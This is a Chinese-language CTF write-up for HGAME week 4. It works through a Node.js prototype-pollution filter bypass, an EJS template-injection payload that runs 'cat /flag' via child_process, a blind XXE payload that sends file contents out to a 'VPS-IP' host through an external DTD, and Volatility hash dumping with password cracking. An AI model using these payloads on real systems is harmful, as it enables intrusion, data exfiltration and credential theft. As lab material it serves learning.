WriteUp By JBNRZ 22270529 week4

Web

Shared Diary

考点原型链污染，第一次做，感觉还是有点奇妙

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

这里过滤了 __proto__，但是可以用 constructor.prototype

```
> let data = {}
< undefined
> let body = JSON.parse('{"constructor":{"prototype":{"role":"admin"}}}')
< undefined
> function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
< undefined
> merge(data, body)
< undefined
> data
< ▶ {}
> data.role
< 'admin'
>
```

```
if (!req.session.data || !req.session.data.username || req.session.role !
= 'admin') {
        return res.redirect("/login")
```

```
    }
```

根据条件，还需要满足 data data.username

```
> let data = {}
< undefined
> let body = JSON.parse('{"constructor":{"prototype":{"role":"admin","data":{"username":"admin"}}}}')
< undefined
> function merge(target, source) {
      for (let key in source) {
          // Prevent prototype pollution
          if (key === '__proto__') {
              throw new Error("Detected Prototype Pollution")
          }
          if (key in source && key in target) {
              merge(target[key], source[key])
          } else {
              target[key] = source[key]
          }
      }
  }
< undefined
> merge(data, body)
< undefined
> data.data
< ▶ {username: 'admin'}
> data.data.username
< 'admin'
> data.role
< 'admin'
> let user = {}
< undefined
> user.role
< 'admin'
>
```

然后改包，记得将 Content-type -> application/json

登陆后是一个 ejs 的 ssti

找个payload

```
<%="pwnd".toString.constructor.call({},"return global.process.mainModule.c
onstructor._load('child_process').execSync('cat /flag').toString()")()%>
```

hgame{N0tice_prototype_pollution&&EJS_server_template_injection}

Tell me

xxe 漏洞，看得莫名其妙的，关键代码

```php
libxml_disable_entity_loader(false);
// 这里是允许外部实体
if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents("php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata, LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        }
        $data = simplexml_import_dom($dom);
```


没有回显，网上搜个外带的payload

```
<!DOCTYPE test [
```

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=./flag.php">
<!ENTITY % aaa SYSTEM "http://VPS-IP:9999/test.dtd">
%aaa;
]>
<user><name>a</name><email>a</email><content>a</content></user>
```

vps 上部署, python3 –m http.server 9999 启动

```
<!ENTITY % dtd "<!ENTITY &#x25; xxe  SYSTEM 'http://VPS-IP:9999/%file;'> ">
%dtd;
%xxe;
```




```
<?php
    $flag1 = "hgame{Be_Aware_0f_XXeBl1nd1njecti0n}";
?>
```

MISC

ezWin

得用 vol3 ， vol2 老报错

variables: 直接搜字符串，或者把 notepad 进程dump出来，里面也有。hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}

auth: cmdline | grep flag 看到

```
└─$ python3 vol.py  -f ../win10_22h2_19045.2486.vmem cmdline | grep flag
7540ressnotepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
7584    7zFM.exe        "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
```

查看当前的用户密码 hashdump

```
┌──(kali㉿kali)-[~/Desktop/volatility3-1.0.0]
└─$ python3 vol.py  -f ../win10_22h2_19045.2486.vmem hashdump
Volatility 3 Framework 1.0.0
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        c4b2cf9cac4752fc9b030b8ebc6faac3
Noname  1000    aad3b435b51404eeaad3b435b51404ee        84b0d9c9f830238933e7131d60ac6436
```

flag2: hgame{84b0d9c9f830238933e7131d60ac6436}

7.zip把发现的 flag.7z dump出来

```
┌──(kali㉿kali)-[~/Desktop/volatility3-1.0.0]
└─$ python3 vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem dumpfiles --virtaddr 0×d0064181c950
Volatility 3 Framework 1.0.0
Progress:  100.00               PDB scanning finished
Cache    FileObject      FileName        Result

DataSectionObject       0×d0064181c950  flag.7z Error dumping file
SharedCacheMap  0×d0064181c950  flag.7z file.0×d0064181c950.0×d0064189aa20.SharedCacheMap.flag.7z.vacb
```

密码是用户的密码，cmd5 爆破 nt_hash：asdqwe123

解压得到 flag：hgame{e30b6984-615c-4d26-b0c4-f455fa7202e2}